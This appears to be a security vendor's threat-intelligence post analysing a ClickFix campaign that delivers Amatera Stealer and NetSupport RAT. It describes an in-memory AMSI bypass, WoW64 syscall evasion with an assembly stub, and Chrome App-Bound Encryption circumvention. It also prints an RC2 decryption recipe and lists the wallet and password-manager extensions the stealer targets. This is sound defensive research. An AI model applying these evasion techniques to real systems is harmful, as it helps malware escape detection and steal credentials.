EVALUSION Campaign Delivers Amatera Stealer and NetSupport…

esentire.com/blog/evalusion-campaign-delivers-amatera-stealer-and-netsupport-rat

November 13, 2025

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In November 2025, eSentire's Threat Response Unit (TRU) identified malware campaigns where ClickFix was used as an initial access vector to deploy Amatera Stealer and NetSupport RAT. Analysis revealed that Amatera Stealer is a rebranded iteration of ACR (AcridRain) Stealer, a sophisticated C++ based information stealer previously marketed as Malware-as-a-Service (MaaS) on underground forums by the threat actor SheldIO, until its source code was sold in 2024.

Amatera provides threat actors with extensive data exfiltration capabilities targeting crypto-wallets, browsers, messaging applications, FTP clients, and email services. Notably, Amatera employs advanced evasion techniques such as WoW64 SysCalls to circumvent user-mode hooking mechanisms commonly used by sandboxes, Anti-Virus solutions, and EDR products.

The figure below depicts SheldIO's forum announcement regarding the discontinuation of ACR Stealer sales before selling the source code in July 2024.




Figure 1 – SheldIO closing sales prior to selling ACR Stealer source code

Initial Access

TRU's analysis shows a recurring attack methodology across most incidents: attackers initially compromise victims through social engineering via the ClickFix initial access vector, compelling them to execute malicious commands in the Windows Run Prompt, leading to the delivery of Amatera, and subsequently NetSupport Manager RAT (Remote Administration Tool), a legitimate RMM tool that has often been abused by threat actors.




Figure 2 – ClickFix initial access vector

Attack Chain

Varying samples of Amatera simply lack parameters to run n-stage PowerShell commands via the "ld" or "load" configuration parameter. This specific attack chain involves Amatera subsequently dropping NetSupport Manager, a legitimate Remote Monitoring and Management (RMM) tool that eSentire has observed being deployed by threat actors for unauthorized and full remote access to victim computers in past investigations.




Figure 3 – Attack chain leading to Amatera and NetSupport RAT

PowerShell Stages

All stages before the .NET-based downloader discussed below are typical obfuscated PowerShell code; however, there are some observations worth noting. There is a PowerShell stage (shown below) that decrypts the next PowerShell stage via XORing against the string "AMSI_RESULT_NOT_DETECTED".

The string itself is defined as an Enum for the Anti-Malware Scan Interface (AMSI) and was chosen by the loader developer(s) simply to confuse researchers. Other vendors have identified the same string used for decryption across similar campaigns including Netskope's blog here and Trustwave's blog here.

However, they observed the delivery of different final payloads like Lumma and Vidar, rather than Amatera.




Figure 4 – XOR decryption via AMSI_RESULT_NOT_DETECTED string

What is particularly noteworthy is the technique used in the next stage of the PowerShell to effectively disable Anti-Malware Scan Interface (AMSI) scanning in subsequent stages.

Shown in the figure below, the code first finds where clr.dll is loaded in memory (CLR), and searches for the substring "AmsiScanBuffer" in CLR's memory region and overwrites it with null bytes.

Figure 5 – Overwrite AmsiScanBuffer string in memory region of clr.dll

Disassembling clr.dll, we can see the offset to the **AmsiScanBuffer** string is passed to GetProcAddress, however because the PowerShell overwrote the string in memory, the GetProcAddress call is passed a pointer to a null-byte filled buffer and the call fails.




Figure 6 – Disassembly of clr.dll where AmsiScanBuffer string is referenced

.NET-based Downloader

Incidents involve the use of a .NET-based downloader that is packed with Agile.net and downloads an encrypted payload from MediaFire, decrypts it via RC2, and invokes the next stage (a Pure Crypter-packed dll).

For more information on Pure Crypter, please see our blog post here.

As Pure Crypter uses a set of well-known APIs for process injection, setting a breakpoint on **SetThreadContext** is highly effective at interrupting control flow prior to the next stage (Amatera Stealer) where the payload can be dumped from memory prior to execution at the original entry-point.

Figure 7 – .NET based downloader decrypt via RC2

The following CyberChef recipe can be used to decrypt encrypted payloads like [the one observed in this case], though the Key and IV are likely to change between variants.

```
RC2_Decrypt({'option':'Base64','string':'POaPtWDduKj0GN1IilAkQg=='},
{'option':'Base64','string':'lkoTaa0E3T4='},'Raw','Raw')
```




Figure 8 – Decrypting next stage (Pure Crypter dll) via CyberChef

Amatera Stealer

General Functionality

The following list describes general functionality of Amatera Stealer:

- Harvests saved passwords, credit cards, and history for the following browsers (non-exhaustive):

    Google Chrome, Google Chrome SxS, Google Chrome Beta, Google Chrome Dev, Google Chrome Unstable, Google Chrome Canary, Epic Privacy Browser, Vivaldi, 360Browser, CocCoc Browser, K-Melon, Orbitum, Torch, CentBrowser, Chromium, Chedot, Kometa, Uran, Liebao, QIP Surf, Nichrome, Chromodo, Coowon, Citrio, Elements Browser, ChromePlus, Maxthon, Amigo, Brave Browser, Microsoft Edge, Opera, Opera GX, Opera Neon, Mozilla Firefox, BlackHawk, Tor Browser, Thunderbird
- Uses WoW64 SysCalls to evade sandboxes, AV, and EDR via function stubs -> WoW64Transition -> *call large dword ptr fs:0C0h.*

```
                        ; int mw_wow64_transition()
                        mw_wow64_transition proc near
A1 70 8F 41 00                  mov     eax, g_dwSSN
64 FF 15 C0 00 00 00            call    large dword ptr fs:0C0h ; Switch to 64 bit environment
C3                              retn
                        mw_wow64_transition endp
```

Figure 9 – WoW64Transition with SSN

- Circumvents Google Chrome and Microsoft Edge "App-Bound Encryption" via creation of a suspended process, injection, identification of browser-specific Interface + calling associated COM method to decrypt data.
- Loader functionality supports executing additional payloads via fileless payloads (URI serving PowerShell contents or shellcode via thread execution hijacking) and file-based handling of exe/ps1 files retrieved from C2.
- Harvests data for 149+ browser-based crypto-currency wallets and 43+ password managers (non-exhaustive) that is comparable to other information stealers like Lumma/Meduza.

Extension ID	**Extension Name**
niicfdmlahlkepapldhhaphnjjfnphjd	Ledger Live
pdliaogehgdbhbnmkklieghmmjkpigpa	Bybit Wallet
cmbagcoinhmacpcgmbiniijboejgiahi	JustLiquidity Wallet
ihbkbpflehggfohemfjnpacabjfijoig	Arcane Resolver
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
afbcbjpbpfadlkmhmclhkeeodmamcflc	MathWallet
lodccjjbdhfakaekdiahmedfbieldgik	DAppPlay

hcflpincpppdclinealmandijcmnkbgn	KHC Wallet
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
kpfopkelmapcoipemfendmdcghnegimn	LiqualityWallet
fhbohimaelbohpjbbldcngcnapndodjp	BinanceChain
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MewCx
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine
kncchdigobghenbbaddojjnnaogfppfj	iWallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	YoroiWallet
pdgbckgdncnhihllonhnjbdoighgpimk	Wallet Guard
ookjlbkiijinhpmnjffcofjonbfbgaoc	TempleWallet
mnfifefkajgofkcjkemidiaecocnkjeh	TezBox - Tezos Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
jfdlamikmbghhapbgfoogdffldioobgl	Hana Wallet
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
aiifbnbfobpmeekipheeijimdpnlpgpp	TerraStation
aeachknmefphepccionboohckonoeemg	Coin98
hpglfhgfnhbgpjdenjgmdgoeiappafln	GuardaWallet
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
jnmbobjmhlngoefaiojfljckilhhlhcj	OneKey
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink

ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
kjmoohlgokccodicjjfebfomlbljgfhk	Ronin
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase
cihmoadaighcejopammfbmddcmdekcje	Leaf Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
djclckkglechooblngghdinmeemkbgci	MetaMask
jiidiaalihmmhddjgbnbgdfflelocpak	Bitget Wallet
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
egjidjbpglichdcondbcbdnbeeppgdph	Trust
flhbololhdbnkpnnocoifnopcapiekdi	Unknown
kkhmbjifakpikpapdiaepgkdephjgnma	Unknown
apbldaphppcdfbdnnogdikheafliigcf	Ledger Live
ckdjpkejmlgmanmmdfeimelghmdfeobe	Unknown
iodngkohgeogpicpibpnaofoeifknfdo	Unknown
hnefghmjgbmpkjjfhefnenfnejdjneog	Unknown
fpcamiejgfmmhnhbcafmnefbijblinff	KeepKey
egdddjbjlcjckiejbbaneobkpgnmpknp	Unknown
nihlebdlccjjdejgocpogfpheakkpodb	Unknown
ilbibkgkmlkhgnpgflcjdfefbkpehoom	Unknown
oiaanamcepbccmdfckijjolhlkfocbgj	Unknown
ldpmmllpgnfdjkmhcficcifgoeopnodc	Unknown
mbcafoimmibpjgdjboacfhkijdkmjocd	Unknown
jbdpelninpfbopdfbppfopcmoepikkgk	Unknown
onapnnfmpjmbmdciplllnjmjdjfonfjdm	Unknown

cfdldlejlcgbgollnbonjgladpgeogab	Unknown
ablbagjepecncofimgjmdpnhnfjiecfm	Blocknative Gas Fee Estimator for Ethereum
fdfigkbdjmhpdgffnbdbicdmimfikfig	Unknown
njojblnpemjkgkchnpbfllpofaphbokk	Unknown
hjagdglgahihloifacmhaigjnkobnnih	Unknown
mcohilncbfahbmgdjkbpemcciiolgcge	OKX
jbdaocneiiinmjbjlgalhcelgbejmnid	NiftyWallet
blnieiiffboillknjnepogjhkgnoapac	EqualWallet
cjelfplplebdjjenllpjcblmjkfcffne	JaxxLiberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitAppWallet
kkpllkodjeloidieedojogacfhpaihoh	Enkrypt
nanjmdknhkinifnkgdcggcfnhdaammmj	GuildWallet
nkddgncdjgjfcddamfgcmfnlhccnimig	SaturnWallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
phkbamefinggmakgklpkljjmgibohnba	Pontem Crypto Wallet
efbglgofoippbgcjepnhiblaibcnclgk	MartianAptos
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
ejjladinnckdgjemekebdpeokbikhfci	PetraAptos
opcgpfmipidbgpenhmajoajpbobppdil	Sui
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus
onhogfjeacnfoofkfgppdlbmlmnplgbn	SubWallet/Polkadot Wallet
mopnmbcafieddcagagdcbnhejhlodfdd	Polkadot Wallet
fijngjgcjhjmmpcmkeiomlglpeiijkld	Talisman Wallet
hifafgmccdpekplomjjkcfgodnhcellj	CryptoCom
lkcjlnjfpbikmcmbachjpdbijejflpcm	Steem Keychain
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet

nlgbhdfgdhgbiamfdfmbikcdghidoadd	Byone
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey Legacy
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
klghhnkeealcohjjanjjdaeeggmfmlpl	Zerion: Wallet for Web3 & NFTs
enabgbdfcbaehmbigakijjabdpdnimlg	Manta Wallet
mmmjbcfofconkannjonfmjjajpllddbg	Fluvi Wallet
bifidjkcdpgfnlbcjpdkdcnbiooooblg	Fuelet Wallet
nebnhfamliijlghikdgcigoebonmoibm	Leo Wallet
fcfcfllfndlomdhbehjjcoimbgofdncg	Leap Wallet
ojggmchlghnjlapmfbnjholfjkiidbch	Venom Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	ArgentX
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
kbdcddcmgoplfockflacnnefaehaiocb	Shell Wallet
kgdijkcfiglijhaglibaidbipiejjfdp	Cirus: Crypto Wallet | Web3 | Earn Crypto
epapihdplajcdnnkdeiahlgigofloibg	Sender
mgffkfbidihjpoaomajlbgchddlicgpn	PaliWallet
ebfidpplhabeedpnhjnobghokpiioolj	FewchaMove
dngmlblcodfobpdpecaadgfbcggfjfnm	MaiarDeFiWallet
ldinpeekobnhjjdofggfgjlcehhmanlj	Leather
mdjmfdffdcmnoblignmgpommbefadffd	Carax Wallet
aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
dmjmllblpcbmniokccdoaiahcdajdjof	Pockie Wallet
lnnnmfcpbkafcpgdilckhmhbkkbpkmid	Koala Wallet
odpnjmimokcmjgojhnhfcnalnegdjmdn	YETI Web3.0 Wallet
bopcbmipnjdcdfflfgjdgdjejmgpoaab	BlockWallet
cpmkedoipcpimgecpmgpldfpohjplkpp	Gate Wallet

khpkpbbcccdmmclmpigdgddabeilkdpd	SuietSui
mcbigmjiafegjnnogedioegffbooigli	EthosSui
fiikommddbeccaoicoejoniammnalkfa	Nightly Wallet
heefohaffomkkkphnlpohglngmbcclhi	Morphis Wallet
ocjdpmoallmgmjbbogfiiaofphbjgchh	Elli | Sui Wallet
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI
kfdniefadaanbjodldohaedphafoffoh	Typhon Wallet
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
gafhhkghbfjjkeiendhlofajokpaflmk	Lace
kglcipoddmbniebnibibkghfijekllbl	Kerberus Sentinel3
iokeahhehimjnekafflcihljlcjccdbe	Alby - Bitcoin Wallet for Lightning & Nostr
idnnbdplmphpflfnlkomgpfbpcgelopg	Xverse: Bitcoin Crypto Wallet
kmphdnilpmdejikjdnlbcnmnabepfgkh	OsmWallet - Your XRP wallet
cgeeodpfagjceefieflmdfphplkenlfk	EVERWallet
pdadjkfkgcafgbceimcpbkalnfnepbnk	KardiaChain
odbfpeeihdkbihmopkbjmoonfanlbfcl	BraveWallet
fhilaheimglignddkjgofkcbgekhenbh	AtomicWallet
aodkkagnadcbobfpggfnjeongemjbjca	BoltX
dngmlblcodfobpdpecaadgfbcggfjfnm	MaiarDeFiWallet
lpilbniiabackdjcionkobglmddfbcjo	Keeper Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
jnkelfanjkeadonecabehalmbgpfodjm	Goby
jgaaimajipbpdogpdglhaphldakikgef	Coinhub
kppfdiipphfccemcignhifpjkapfbihd	Frontier Wallet
loinekcabhlmhjjbocijdoimmejangoa	Glass wallet | Sui wallet
anokgmphncpekkhclmingpimjmcooifb	Compass Wallet for Sei

cnncmdhjacpkmjmkcafchppbnpnhdmon	HAVAH Wallet
mkpegjkblkkefacfnmkajcjmabijhclg	Magic Eden Wallet
eiaeiblijfjekdanodkjadfinkhbfgcd	NordPass
hlcjpjebakkiaolkpceofenleehjgeca	Passwarden by KeepSolid
jappahmbjadeffilgnfiofdpcoodcjbg	Passwarden by KeepSolid
gehmmocbbkpblljhkekmfhjpfbkclbph	Dashlane Password Manager
jnhjknbfnclancjpknceboifoegiompf	EdgeKeePass
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
ljfpcifpgbbchoddpjefaipoiigpdmag	RoboForm Password Manager
